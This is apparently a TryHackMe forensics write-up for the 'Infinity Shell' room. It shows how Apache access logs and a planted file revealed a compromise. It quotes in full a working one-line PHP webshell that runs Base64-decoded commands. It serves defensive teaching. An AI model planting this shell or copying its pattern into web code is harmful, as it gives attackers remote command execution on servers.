TryHackMe – Infinity Shell

This room is a blue team forensics challenge: no exploitation, no privilege escalation. You’re handed a compromised machine and asked to reconstruct what happened. The attack vector turns out to be a one-line PHP webshell planted inside a CMS image directory — executing system commands passed as Base64-encoded parameters, and leaving clear traces in the Apache access logs.
| Field | Details |
|---|---|
| Platform | TryHackMe |
| Room/Machine | Infinity Shell |
| Difficulty | Easy |
| Tags | forensics, log-analysis, webshell, base64 |
Approach
Unlike typical CTF rooms, there is no target service to attack and no obvious starting point given. The challenge begins with a simple question: where do you even start?
A web server is involved, so the logs seem like the right place — and that turns out to be correct.
Investigation
Step 1 – Locating the Logs
Starting at /var/log/, the standard location for system and service logs on Linux:
1
ls -la /var/log/apache2/

access.log and other_vhosts_access.log are both empty (0 bytes), while their rotated counterparts carry actual content. other_vhosts_access.log.1 at 33908 bytes is the obvious candidate.
The .1 extension indicates a rotated log. Apache rotates logs periodically, moving the current log to .1 and starting a fresh file. Attack activity from a previous session is often preserved here even if the live log has been wiped.
Step 2 – Source Code Review
The web root at /var/www/html/CMSsite-master/ contains a standard CMS structure. A closer look at the img/ directory reveals something unusual:
1
ls -la /var/www/html/CMSsite-master/img/

Every other file is a .jpg, .JPG, or .png. Among them sits images.php — 48 bytes, dated March 6 2025, while all legitimate image files date from 2022.
1
cat images.php
1
<?php system(base64_decode($_GET['query'])); ?>
Textbook one-liner webshell: takes the ?query= URL parameter, decodes from Base64, executes as a system command.
Step 3 – Filtering the Access Logs
1
cat /var/log/apache2/other_vhosts_access.log.1 | grep "images.php"

The output tells the story:
- 404 — attacker probing, shell not planted yet
- 500 — shell exists but something failing
- 200 with
?query=parameters — shell active and executing
Step 4 – Decoding the Payload
The longest Base64 string in the log is the natural first target. Paste it into CyberChef with From Base64 — the decoded command contains the flag.
Tools Used
| Tool | Purpose |
|---|---|
ls -la | Directory listing with sizes and timestamps |
cat + grep | Log filtering |
| CyberChef | Base64 decoding |
Flags
Flags are intentionally omitted. The flag is embedded in the decoded content of the longest Base64-encoded ?query= parameter.
Lessons Learned
/var/www/html is the default Apache web root. Knowing this made locating the site files immediate.
Start with the logs — and check file sizes. The live logs were empty while other_vhosts_access.log.1 was 33908 bytes. That size difference is a useful triage signal.
An unexpected file in the wrong directory is worth reading. images.php in an image folder stood out under ls -la by size (48 bytes) and date (2025 among 2022 files).
Base64 looks like noise until you decode it. The ?query= parameters were gibberish at first glance. CyberChef made the commands immediately readable.
The log tells a story if you read it in order. 404 → 500 → 200 maps to a clear attack progression.